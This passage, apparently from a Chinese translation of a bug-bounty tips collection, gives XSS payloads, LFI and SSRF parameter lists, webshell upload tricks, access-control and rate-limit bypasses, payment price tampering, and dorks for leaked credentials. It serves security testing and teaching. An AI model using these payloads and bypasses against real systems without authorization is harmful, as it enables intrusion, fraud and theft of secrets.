
<!-- If you control the name of the window -->
<iframe/onload=src=top.name>

<!-- If you control the name, will work on Firefox in any context, will fail in
chromium in DOM -->
<svg/onload=eval(name)>

<!-- If you control the URL -->
<svg/onload=eval(``+URL)>

```

需要注意的是，其中一些XSS有效payloads包含'NJ.Rs'unicode字符串。这是一个目前由@terjanq拥有的域名(nj.rs)，其web服务器提供的PoC代码会在XSS条件下触发警报。



这使得XSS有效payloads非常小。

更多XSS有效payloads和DEMO页面，请查看他指定的Github仓库。

- <https://github.com/terjanq/Tiny-XSS-Payloads>

31. Top 25 本地文件包含 (LFI) 参数

By @trbughunters

Source: [link](#)

以下是易受本地文件包含 (LFI) 漏洞攻击的top 25个参数的列表：

```
?cat={payload}
?dir={payload}
?action={payload}
?board={payload}
?date={payload}
?detail={payload}
?file={payload}
?download={payload}
?path={payload}
?folder={payload}
?prefix={payload}
?include={payload}
?page={payload}
?inc={payload}
?locate={payload}
?show={payload}
?doc={payload}
?site={payload}
?type={payload}
?view={payload}
?content={payload}
?document={payload}
?layout={payload}
?mod={payload}
?conf={payload}
```

只要你看到这些参数，就要注意了。有可能你会发现LFI的漏洞。

32. GIT和SVN文件的fuzz列表

By [@TobiunddasMoe](#)

Source: [link](#)

这里有一个快速的小技巧，使用这个小而快的fuzz列表来查找git和svn文件。

```
/.git
/.git-rewrite
/.git/HEAD
/.git/config
/.git/index
/.git/logs/
/.git_release
/.gitattributes
/.gitconfig
/.gitignore
/.gitk
/.gitkeep
/.gitmodules
```



```
/.gitreview  
/.svn  
/.svn/entries  
/.svnignore
```


我们可能会在其中找到一些有趣的信息。

33. 镜像网站目录结构

By @2RS3C

Source: [link](#)

发现类似的目录列表？



使用下面的'wget'命令循环获取所有文件（+结构）到你的机器。

```
wget -r --no-parent target.com/dir.
```

现在你可以查看文件中的结构，搜索和grep。

小贴士：如何查找目标的目录列表？目录列表是Web服务器的错误配置，我们可以用这些来识别。

- Google dorks
- [Shodan](#) search engine
- <https://github.com/ffuf/ffuf>
- <https://github.com/maurosoria/dirsearch>

34. 使用 AlienVault OTX 查找敏感信息

By @mariusshoratau

Source: [link](#)

- 你听说过AlienVault [Open Threat Exchange](https://otx.alienvault.com/) (OTX)吗？你可以用它来轻松获得赏金。下面就来介绍一下吧。

1. 前往 <https://otx.alienvault.com/indicator/domain/>。
2. 用你的目标替换。
3. 向下滚动到 "关联的URLs" 部分。
4. 使用AlienVault OTX，您可能会发现披露其他用户的敏感信息（如收据）、认证令牌、IDOR、有趣的参数/文件以及许多其他有用的URL。

需要注意的是，还有API可以在

- https://otx.alienvault.com/api/v1/indicators/domain/url_list?limit=100&page=1。

所以，我们可以这样做。

```
curl -s "https://otx.alienvault.com/api/v1/indicators/domain/<TARGET>/url_list?limit=100&page=1" | jq
```

```
kali@kali:~$ curl -s "https://otx.alienvault.com/api/v1/indicators/domain/netflix.com/url_list?limit=100&page=1" | jq
{
  "has_next": true,
  "actual_size": 95037,
  "url_list": [
    {
      "domain": "netflix.com",
      "url": "https://dvd.netflix.com/Movie/Vivarium/80203870",
      "hostname": "dvd.netflix.com",
      "httpcode": 200,
      "gsb": [],
      "result": {
        "uriworker": {
          "ip": "207.45.72.201",
          "http_code": 200
        },
        "safebrowsing": {
          "matches": []
        }
      },
      "date": "2020-07-20T16:15:15",
      "encoded": "https%3A//dvd.netflix.com/Movie/Vivarium/80203870"
    }
  ]
}
```

要想只得到URL的列表，我们可以这样做。

```
curl -s "https://otx.alienvault.com/api/v1/indicators/domain/<TARGET>/url_list?limit=100&page=1" | jq -r '.url_list[].url'
```

35. 价格操纵方法

By [@lutfumertceylan](#), [@y_sodha](#), [@SalahHasoneh1](#)

Source: [link1](#), [link2](#), [link3](#)

1. 这里不是1个，而是3个关于如何在网络应用中用价格进行操作的技巧。

方法1:

- 如果产品价格参数不能改变，就改变产品的数量。

- items[1][数量]=1 -> 234欧元
- items[1][数量]=0.1 -> 23.4欧元
- 恭喜你，你以10%的价格买到了订单！

方法二

1. 在篮子里添加2个产品--我们考虑单个产品是40元。
2. 如果以这种方式处理请求。
{"物品":{"笔记本":1,"手机":1}}。
3. 将JSON体改为
{"物品":{"笔记本":4,"手机":2}}。
4. 费用将变成20元，2项。
 $4 * \$40 - 2 * \$70 = \$160 - \$140 = \$20$

方法三：

1. 选择任何要购买的项目
2. 选择PayPal作为支付方式，拦截所有请求。
3. 直到你从PayPal得到一个名为 "amount "的参数。
4. 用价格进行操作，将其改为0.01元。
5. 支付，等待确认

36. 使用gau和httpx查找javascript文件

By @pdnuclei

Source: [link](#)

这里有一个侦察技巧，使用 [gau](#) 和 [httpx](#)实用程序找到我们目标上托管的javascript文件。

```
echo target.com | gau | grep '\.js$' | httpx -status-code -mc 200 -content-type  
| grep 'application/javascript'
```

这个组合要做的是，它将从AlienVault的[Open Threat Exchange](#)(OTX)、[Wayback Machine](#)和[Common Crawl](#)中收集我们目标的所有已知URL，使用httpx获取它们，然后只显示javascript文件。



projectdiscovery.io

为了使这个组合工作，我们必须安装以下工具：

- ## 37. 从javascript文件中提取API端点

Source: [link](#)

```
cat file.js | grep -aoP "(?<=(\"|'|\`))\[/[a-zA-Z0-9_?&=\/-\#\.\]*(?=(\"|'|\`))\"" | sort -u
```

非常效率

38. 文件上传错误的方便扩展列表

Source: [link](#)

当我们试图寻找文件上传功能中的漏洞时，以下文件扩展名列表可能会很有用。

ASP:

- .aspx
- .config
- .ashx
- .asmx
- .aspq
- .axd
- .cshtm
- .cshtml
- .rem
- .soap
- .vbhtm
- .vbhtml
- .asa
- .asp
- .cer
- .shtml

PHP:

- .php
- .php5
- .php3
- .php2
- .shtml
- .html
- .php.png
(double extension attack)

我们通常想要实现的是规避限制可以上传到网站的内容类型的控制，并尝试上传一些有趣的内容，比如。

- ASP / PHP file with a webshell – RCE
- HTML file with Javascript code – XSS
- EICAR file – test possibility of hosting malware

提示：不要忘了也要经常尝试NULL字节注入的技巧，例如。

- file.jpg%00shell.php
- shell.php%00file.jpg
- shell.php%00.jpg

39. 通过篡改URI访问管理面板。

By [@SalahHasoneh1](#)

Source: [link](#)

这里有一个超级简单的技巧，通过以下方式篡改URI来访问管理面板。

- <https://target.com/admin/> -> HTTP 302 (重定向到登录页面)
- <https://target.com/admin../> -> HTTP 200 OK

也可以试试下面的小技巧。

- <https://target.com/./admin>
- <https://target.com/whatever/./admin>

40. 通过篡改URI禁止绕过403。

By @remonsec

Source: [link](#)

这个小技巧与前一个非常相似。通过篡改URI，我们或许可以绕过应用程序的访问控制。

- site.com/secret -> HTTP 403 Forbidden
- site.com/secret/ -> HTTP 200 OK
- site.com/secret/. -> HTTP 200 OK
- site.com//secret// -> HTTP 200 OK
- site.com/./secret/.. -> HTTP 200 OK

虽然难得一见，但也不失为一种尝试。

41. 在SVN仓库中寻找数据库的秘密。

By @faizalabroni

Source: [link](#)

以下是 @faizalabroni 是如何在SVN仓库中发现数据库秘密并收集bug赏金的。

1. Run `./dirsearch.py -u target -e php,html,js,xml -x 500,403`
2. 发现 <http://url.com/.svn/>
3. 克隆 & 使用 [SVN-Extractor](#)
4. 运行 `./svn-extractor.py --url http://url.com --match database.php`
5. 结果在输出目录下，只要打开它

```
$db['default']['hostname'] = '127.0.0.1'
$db['default']['username'] = 'root'
$db['default']['password'] = 'root'
$db['default']['database'] = 'mydb'
$db['default']['dbdriver'] = 'mysql'
$db['default']['dbprefix'] = ''
$db['default']['pconnect'] = TRUE
$db['default']['db_debug'] = TRUE
$db['default']['cache_on'] = FALSE
$db['default']['cachedir'] = ''
$db['default']['char_set'] = 'utf8'
$db['default']['dbcollat'] = 'utf8_general_ci'
$db['default']['swap_pre'] = ''
$db['default']['autoinit'] = TRUE
$db['default']['stricton'] = FALSE
```

当场起飞!

下面是我们需要的工具清单。

- <https://github.com/maurosoria/dirsearch>
- <https://github.com/anantshri/svn-extractor>


42. 从URI生成内容发现词表

By [@healthyoutlet](#)

Source: [link](#)

有一个很有用的工具叫[sprawl](#)，用来扩展URI路径列表，比如从[waybackurls](#)或[gau](#)，并生成一个内容发现词表。下面是如何使用它。

```
echo '/1/dev/admin' | python3 sprawl/sprawl.py -s
```



```
kali@kali:~$ echo '/1/dev/admin' | ./sprawl.py -s
/1
/1/dev/admin
/admin
/dev
/dev/admin
/1/dev
/
kali@kali:~$
```

现在，我们可以使用这个词表来发现我们的目标上托管的其他端点。

这个工具就在这里。

- <https://github.com/tehryanx/sprawl>

43. 从APK文件中提取端点

By [@SalahHasoneh1](#)

Source: [link](#)

另一个有用的分析Android APK文件的工具是由[@delphit33](#)制作的[apkurlgrep](#)。这个工具可以从APK文件中提取URL，甚至不需要先解压。

```
apkurlgrep -a path/to/file.apk
```

从这里获取工具

- <https://github.com/ndelphit/apkurlgrep>

44. 找到更多子域的收集技巧（shodan）。

By [@krizzsk](#)

Source: [link](#)

大公司往往会使用自己的CDN（内容分发网络），有些CDN是用来服务内部静态文件的，比如javascript文件。

利用以下步骤，我们可以通过[shodan](#)搜索引擎找到更多的内部子域和多汁的javascript文件。

1. 对CDN域名进行被动或主动枚举，如**bigcompanycdn.com**。
2. 不管找到了什么子域名，都要用 "**http.html**"过滤器在shodan上进行搜索。
3. 例子：你发现 dev-int.bigcompanycdn.com。

shodan查询的结果是这样的

- http.html:"dev-int.bigcompanycdn.com"
- http.html:"<https://dev-int-bigcompanycdn.com>"

45. 查找javascript文件中隐藏的GET参数

By [@chiraggupta8769](#) ([@intigriti](#), [@sratarun](#))

Source: [link](#)

这里有一个有趣的小技巧，通过分析javascript文件来寻找隐藏参数。

1. 搜集javascript文件中的变量名，例如：1:

```
var test = "xxx"。
```

2. 尝试将每一个都作为GET参数，以发现隐藏的参数，例如：。

<https://example.com/?test=xsstest>

这往往会导致XSS!

原来，[@sratarun](#)做了这个复杂的单行代码生成器，它可以找到所有的变量名，并将其作为参数追加。

```
assetfinder example.com | gau | egrep -v  
'(.css|.png|.jpeg|.jpg|.svg|.gif|.wolf)' | while read url; do vars=$(curl -s  
$url | grep -Eo "var [a-zA-Z0-9]+" | sed -e 's,'var','"$url"?',g' -e 's/ //g' |  
grep -v '.js' | sed 's/.*&=xss/g'); echo -e "\e[1;33m$url\n\e[1;32m$vars";  
done
```



```

kali@kali:~$ assetfinder hack.me | gau | egrep -v '(.css|.png|.jpeg|.jpg|.svg|.gif|.woff)' | while read url; do vars=$(curl -s $url | grep -Eo "var [a-zA-Z0-9]+" | sed -e 's, 'var', '$url'?,'g' -e 's/ //g' | grep -v '.js' | sed 's/*&=xss/g'); echo -e "\e[1;33m$url\n\e[1;32m$vars"; done
https://hack.me
https://hack.me?navSearch=xss
https://hack.me?destination=xss
https://hack.me?uvOptions=xss
https://hack.me?uv=xss
https://hack.me?s=xss
https://hack.me?ga=xss
https://hack.me?s=xss
https://hack.me/explore/
https://hack.me/explore/?navSearch=xss
https://hack.me/explore/?destination=xss
https://hack.me/explore/?uvOptions=xss
https://hack.me/explore/?uv=xss
https://hack.me/explore/?s=xss
https://hack.me/explore/?ga=xss
https://hack.me/explore/?s=xss
https://hack.me/c/CHALLENGE
https://hack.me/c/CHALLENGE?navSearch=xss
https://hack.me/c/CHALLENGE?destination=xss
https://hack.me/c/CHALLENGE?uvOptions=xss
https://hack.me/c/CHALLENGE?uv=xss
https://hack.me/c/CHALLENGE?s=xss
https://hack.me/c/CHALLENGE?ga=xss
https://hack.me/c/CHALLENGE?s=xss
https://hack.me/103020/find-the-auth-key.html
https://hack.me/103020/find-the-auth-key.html?navSearch=xss
https://hack.me/103020/find-the-auth-key.html?destination=xss
https://hack.me/103020/find-the-auth-key.html?auth=xss
https://hack.me/103020/find-the-auth-key.html?type=xss
https://hack.me/103020/find-the-auth-key.html?returnURL=xss
https://hack.me/103020/find-the-auth-key.html?auth=xss
https://hack.me/103020/find-the-auth-key.html?type=xss
https://hack.me/103020/find-the-auth-key.html?returnURL=xss
https://hack.me/103020/find-the-auth-key.html?iframe=xss
https://hack.me/103020/find-the-auth-key.html?docIframe=xss
https://hack.me/103020/find-the-auth-key.html?uvOptions=xss
https://hack.me/103020/find-the-auth-key.html?uv=xss
https://hack.me/103020/find-the-auth-key.html?s=xss
https://hack.me/103020/find-the-auth-key.html?ga=xss
https://hack.me/103020/find-the-auth-key.html?s=xss
https://hack.me/103020/find-the-auth-key.html?battleLink=xss
https://hack.me/103020/find-the-auth-key.html?maintenance=xss
https://hack.me/103020/find-the-auth-key.html?loggedUser=xss

```

现在，我们可以测试所有这些URL，并检查我们是否可以用它们触发XSS或类似的东西。

从这里获取本技巧的所有工具。

- <https://github.com/tomnomnom/assetfinder>
- <https://github.com/lc/gau>

46. 通过GitHub dorks 收集敏感信息

By @D0ck3rG33k

Source: [link](#)

这是10个有用的GitHub dorks列表，可以使用文件扩展名识别敏感信息。

1. extension:pem private
2. extension:ppk private
3. extension:sql mysql dump password
4. extension:json api.forecast.io
5. extension:json mongolab.com
6. extension:yaml mongolab.com
7. extension:ica [WFClient] Password=
8. extension:avastlic "support.avast.com"
9. extension:js jsforce conn.login
10. extension:json googleusercontent client_secret

通过这些GitHub dorks，我们可以识别诸如证书私钥、puttygen私钥、带有密码的MySQL转储、API密钥和秘密、json或yaml配置中的MongoDB凭证、访问Google API的OAuth凭证以及类似的敏感数据。

提示：也可以查看以下GitHub的dorks库，其维护者是 [@techgaun](#):

- <https://github.com/techgaun/github-dorks>

47. 通过添加X- HTTP头文件绕过速率限制。

By @Cyb3rs3curi_ty

Source: [link](#)

这里有一个小窍门，可以绕过速率限制的负载均衡器，代理和WAF，在我们的目标途中的某个地方之间。

在你的请求中添加以下HTTP头。

- X-Originating-IP: IP
- X-Forwarded-For: IP
- X-Remote-IP: IP
- X-Remote-Addr: IP
- X-Client-IP: IP
- X-Host: IP
- X-Forwarded-Host: IP

这些头信息通常被负载均衡器或代理服务器等中间组件使用，通过在这些HTTP头信息中添加任意的内部IP地址，我们实际上可能会绕过强制的速率限制。

用以下范围的IP地址试试。

- 192.168.0.0/16
- 172.16.0.0/12
- 127.0.0.0/8
- 10.0.0.0/8

一旦我们再次遇到堵塞，只需增加提供的IP地址即可。

这个小技巧可能不一定有效，但当事情变得困难时，绝对值得一试。

48. Top 25 服务器端请求伪造（SSRF）参数

By [@trbughunters](#)

Source: [link](#)

以下是可能存在服务器端请求伪造（SSRF）漏洞的25大参数。

```
?dest={target}
?redirect={target}
?uri={target}
?path={target}
?continue={target}
?url={target}
?window={target}
?next={target}
?data={target}
?reference={target}
?site={target}
?html={target}
?val={target}
?validate={target}
?domain={target}
?callback={target}
?return={target}
?page={target}
?feed={target}
?host={target}
?port={target}
?to={target}
?out={target}
?view={target}
?dir={target}
```

下次在URL中遇到这样的参数时，要引起注意，因为SSRF是一个关键的漏洞，可能会让你。

- 在远程服务器的环回接口上访问服务。
- 扫描内部网络并与内部服务进行潜在的交互。
- 使用file://协议处理程序读取服务器上的本地文件。
- 横向移动/转入内部环境。

49. 敏感数据泄漏使用.json

By [@SalahHaseeb1](#)

Source: [link](#)

这里有一个使用.json扩展名实现敏感数据泄露的技巧。

- Request:

```
GET /ResetPassword HTTP/1.1{"email":"victim@example.com"}
```

Response:

```
HTTP/1.1 200 OK
```

现在让我们试试这个。

- Request:

```
GET /ResetPassword.json HTTP/1.1{"email":"victim@example.com"}
```

Response:

```
HTTP/1.1 200 OK{"success":"true","token":"596a96-cc7bf-9108c-d896f-33c44a-edc8a"}
```

请注意在我们的请求中添加了.json扩展名，从而获得了秘密令牌！

50. 使用httpx实现HTTP自动化

By @pdnuclei

Source: [link](#)

你知道吗，你可以使用[https](#)工具来请求任何URL路径，并且可以随时查看状态码和长度以及其他细节，进行过滤，甚至对它们进行精确匹配。

这里有一个例子。

```
cat domains.txt | httpx -path /swagger-api/ -status-code -content-length
```



```
kali@kali:~$ subfinder -d yahoo.com -sources crtsh -silent | \
> httpx -path /swagger-api/ -status-code -content-length
```



v1

projectdiscovery.io

```
[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
https://accessibility.yahoo.com/swagger-api/ [301] [0]
https://about.yahoo.com/swagger-api/ [301] [0]
https://abuse.yahoo.com/swagger-api/ [301] [0]
https://2013-en-imagenes.es.yahoo.com/swagger-api/ [301] [0]
https://aa.lrd.yahoo.com/swagger-api/ [502] [3032]
https://accounts.yahoo.com/swagger-api/ [301] [0]
https://accmgr.webhosting.yahoo.com/swagger-api/ [301] [207]
https://abumedia.yql.yahoo.com/swagger-api/ [404] [3151]
https://adfeedback.beap.adx.yahoo.com/swagger-api/ [502] [4374]
https://accmgr.in.webhosting.yahoo.com/swagger-api/ [301] [207]
https://address.yahoo.com/swagger-api/ [301] [305]
https://add.my.yahoo.com/swagger-api/ [404] [2450]
https://admanager.yahoo.com/swagger-api/ [302] [47]
https://accmgr.secure.in.webhosting.yahoo.com/swagger-api/ [301] [207]
https://accmgr.secure.webhosting.yahoo.com/swagger-api/ [301] [207]
https://admanagerplus.yahoo.com/swagger-api/ [302] [126]
https://admin.amt.yahoo.com/swagger-api/ [404] [3164]
https://accountkey.yahoo.com/swagger-api/ [301] [335]
https://admin.nevec.yahoo.com/swagger-api/ [302] [3602]
```

非常有用，从这里获取最新版本。

- <https://github.com/projectdiscovery/httpx/releases>

51. 使用 Shodan dorks信息收集

By [@manas_hunter](#)

Source: [link](#)

下面就为大家盘点7个厉害的SHODAN dorks，让大家轻松信息收集。

1. "default password" org:orgName
2. "230 login successful" port:21 org:orgName
3. vsftpd 2.3.4 port:21 org:orgName
4. 230 'anonymous@' login ok org:orgName
5. guest login ok org:orgName
6. country:EU port 21 -530 +230 org:orgName
7. country:IN port:80 title:protected org:orgName

通过这些Shodan dorks，我们正在寻找与FTP相关的访问凭证和凭证，也许是在网上或其他地方暴露的日志文件中，也可能是目标组织相关的管理控制台等受保护区域。

52. 如何发现认证绕过漏洞

By [@jae_hak99](#)

Source: [link](#)

这是一个有趣的提示，可以帮助你找到认证绕过漏洞。

- Request:

```
GET /delete?user=test HTTP/1.1
```

Response:

```
HTTP/1.1 401 Unauthorized
```

现在让我们试试这个。

- Request:

```
GET /delete?user=test HTTP/1.1X-Custom-IP-Authorization: 127.0.0.1
```

Response:

```
HTTP/1.1 302 Found
```

当前端使用添加的自定义HTTP头(X-Custom-IP-Authorization)时，这可能会起作用--例如，当它被用来识别通过负载均衡器连接到Web服务器的客户端的原始IP地址时。

通过识别自己是127.0.0.1，我们可能会规避Web应用程序的访问控制，并执行特权操作。

53. 简单的ffuf bash单行命令

By [@naglinagli](#)

Source: [link](#)

这里有一个由[@naglinagli](#)制作的有用的bash函数单行本，可以解决你所有的目录搜索需求。只需将其添加到你的 ~/.bashrc:

```
ffufr() {  
    ffuf -c -w "/path/to/SecLists/Discovery/Web-Content/$1" -u "$2/FUZZ" -  
    recursion  
}
```

同时确保你有最新的<https://github.com/danielmiessler/SecLists>，并在上面的函数中使用正确的路径。

现在你可以像这样轻松地对你的目标域进行递归目录搜索（dirbusting）。

```
ffufr WORDLISTNAME.txt DOMAIN.com
```

在'SecLists/Discovery/Web-Content/'目录下的任何一个wordlist中使用这个。下面是一个使用'tomcat.txt'wordlist的例子。


```
kali@kali:~$ ffuf tomcat.txt http://219.192.8081

      _____
     /  _  _  _  \
    /  /  _  _  \
   /  /  _  _  \
  /  /  _  _  \
 /  /  _  _  \
/  /  _  _  \

v1.1.0

-----

:: Method      : GET
:: URL         : http://219.192.8081/FUZZ
:: Wordlist     : FUZZ: /opt/SecLists/Discovery/Web-Content/tomcat.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200,204,301,302,307,401,403

-----

examples/jsp/snp/snoop.jsp [Status: 200, Size: 637, Words: 45, Lines: 42]
examples [Status: 302, Size: 0, Words: 1, Lines: 1]
[INFO] Adding a new job to the queue: http://219.192.8081/examples/FUZZ
host-manager [Status: 302, Size: 0, Words: 1, Lines: 1]
[INFO] Adding a new job to the queue: http://219.192.8081/host-manager/FUZZ
host-manager/html/* [Status: 403, Size: 3095, Words: 558, Lines: 74]
examples/%2e%2e/manager/html [Status: 403, Size: 3529, Words: 653, Lines: 84]
manager/install [Status: 403, Size: 3529, Words: 653, Lines: 84]
examples/../../manager/html [Status: 403, Size: 3529, Words: 653, Lines: 84]
manager/html/* [Status: 403, Size: 3529, Words: 653, Lines: 84]
examples/jsp/index.html [Status: 200, Size: 14614, Words: 904, Lines: 370]
manager/resources [Status: 403, Size: 3529, Words: 653, Lines: 84]
manager/start [Status: 403, Size: 3529, Words: 653, Lines: 84]
host-manager/list [Status: 403, Size: 3095, Words: 558, Lines: 74]
manager/status.xsd [Status: 403, Size: 3529, Words: 653, Lines: 84]
manager/undeploy [Status: 403, Size: 3529, Words: 653, Lines: 84]
host-manager/stop [Status: 403, Size: 3095, Words: 558, Lines: 74]
manager/manager.xml [Status: 403, Size: 3529, Words: 653, Lines: 84]
examples/servlets/index.html [Status: 200, Size: 6789, Words: 686, Lines: 194]
manager/jmxproxy/* [Status: 403, Size: 3529, Words: 653, Lines: 84]
manager/save [Status: 403, Size: 3529, Words: 653, Lines: 84]
:: Progress: [90/90] :: Job [1/3] :: 30 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
```

以下是本技巧所需的全部内容。

- <https://github.com/ffuf/ffuf>
- <https://github.com/danielmiessler/SecLists>

54. 使用ffuf 和 gau发现access tokens

By @Haonenes

Source: [link](#)

这里还有一个有用的bug赏金提示，涉及到ffuf，也涉及到gau。这可以帮助你找到各种服务API的访问令牌。

1. 收集你的目标的所有链接:

```
cat hosts | sed 's/https?:\/\/\\/' | gau > urls.txt
```

2. 过滤掉javascript URL:

```
cat urls.txt | grep -P "\w+\.js(?:|$)" | sort -u > jsurls.txt
```

3. 使用ffuf只获取有效的链接，并将其直接发送到Burp中。:


```
ffuf -mc 200 w jsurls.txt:HFUZZ -u HFUZZ -replay-proxy http://127.0.0.1:8080
```

4. 使用Scan Check Builder Burp扩展，添加被动配置文件提取 "accessToken "或 "access_token"。
5. 在Burp中对这些javascript链接运行被动扫描。
6. 提取发现的令牌，并在报告前对其进行验证。

附加。如何验证发现的访问令牌？使用[KeyHacks](#)来识别特定的API密钥，如何使用它们以及如何检查它们是否有效。

提示。确保也尝试提取其他文件类型，如.php、.json等。(第二步)。

以下是本技巧所需的全部内容。

- <https://github.com/lc/gau>
- <https://github.com/ffuf/ffuf>
- <https://github.com/streaak/keyhacks>

55. 使用GitHub dorks发现secrets

By [@impratikdabhi](#)

Source: [link](#)

这里列出了10个GitHub dorks寻找secrets和access_token。

1. "target.com" send_keys
2. "target.com" password
3. "target.com" api_key
4. "target.com" apikey
5. "target.com" jira_password
6. "target.com" root_password
7. "target.com" access_token
8. "target.com" config
9. "target.com" client_secret
10. "target.com" user auth

有了这些GitHub dorks，我们就可以识别各种secrets。和前面的提示一样，使用[KeyHacks](#)来识别和验证发现的secrets。

56. 使用谷歌缓存查找敏感数据

By [@pry0cc](#)

Source: [link](#)

以下是[@pry0cc](#)如何通过谷歌缓存找到他的一个目标的证书。

- 谷歌对目标网站进行了dorked。
- 发现打开的HTTP目录。
- 导航到那里--它被打补丁。
- 查看Google缓存，错误日志路径被暴露。
- 复制相同的路径到网站的/，下载了300 MB的网页错误日志。
- 解析错误日志，发现明文的凭证。

瞬间就起飞!

这就是为什么总是进行彻底的OSINT分析是至关重要的。在这种情况下，@pry0cc将永远无法列举它，也无法通过强制手段找到它。它就在那里，一瞬间，就被google索引了。

57. 找出更多IDOR漏洞的窍门

By @m4ll0k2

Source: [link](#)

这里有一个整洁的技巧，可以让你找到更多的IDOR漏洞。

假设你发现了以下端点。

```
/api/getUser
```

现在对它进行一些模糊处理 (/api/getUser\$FUZZ\$)。你可能会发现其他的端点，比如这些。

```
/api/getUserV1  
/api/getUserV2  
/api/getUserBeta
```

这些新（旧）端点有可能是不同的，并且有可能受到IDOR的影响。

如果你想知道什么是IDOR漏洞 - 它代表 "不安全的直接对象引用"，它允许你访问、编辑或删除属于其他用户的信息。

这通常是通过任意改变（猜测或递增）值来实现的，如。

- id
- uid
- Pid
- Name

如果Web应用程序没有正确验证访问权限，你可能会访问其他用户的数据。IDORs是关键的漏洞，所以绝对值得特别注意。

提示。使用以下词表来识别不同的终端版本（与ffuf或Burp Intruder一起使用）。

- <https://github.com/InfosecMatter/Wordlists/blob/master/version-fuzz.txt>

58. 有效的电子邮件地址与恶意的有效payloads

By @Haoneses

Source: [link](#)

在测试带有电子邮件地址字段的网络应用时，一个不太为人所知的攻击向量是使用电子邮件地址的注释部分。这是RFC822规范中定义的电子邮件地址的一个功能。

这意味着我们可以提供一个任意的注释作为电子邮件地址的一部分，它仍然是一个完全有效的电子邮件地址。下面是它的样子。

- "payload"@domain.com
- name@"payload"domain.com

- name(payload)@domain.com
- name@(payload)domain.com
- [name@domain.com](#)(payload)

这些都是有效的电子邮件地址（你可以在电子邮件地址验证器中检查它们，例如[这里](#)）。[...]

提示。查阅[这个](#)bug赏金提示，了解一些良好的有效payloads实例。

59. 用gf搜索有趣的参数

By [@HackersOnDemand](#)

Source: [link](#)

你是否有大量从其他工具输出的URL列表？

使用gf工具(由[@tomnomnom](#)制作)来搜索有趣的参数，有可能受到开放重定向、SSRF等的影响。

```
cat url-list.txt | gf redirects
```

```
kali@kali:~$ wc -l url-list.txt
950 url-list.txt
kali@kali:~$ cat url-list.txt | gf redirect
https://www.example.com/login?returnto=https
http://www.example.com/?site={site}&os={os}&subid={subid}
http://example.com/login.aspx?path=
https://www.example.com/display_webpage.php?url=file:///etc/passwd
kali@kali:~$
```

现在我们可以关注这些URL，并详细测试它们的开放重定向漏洞。

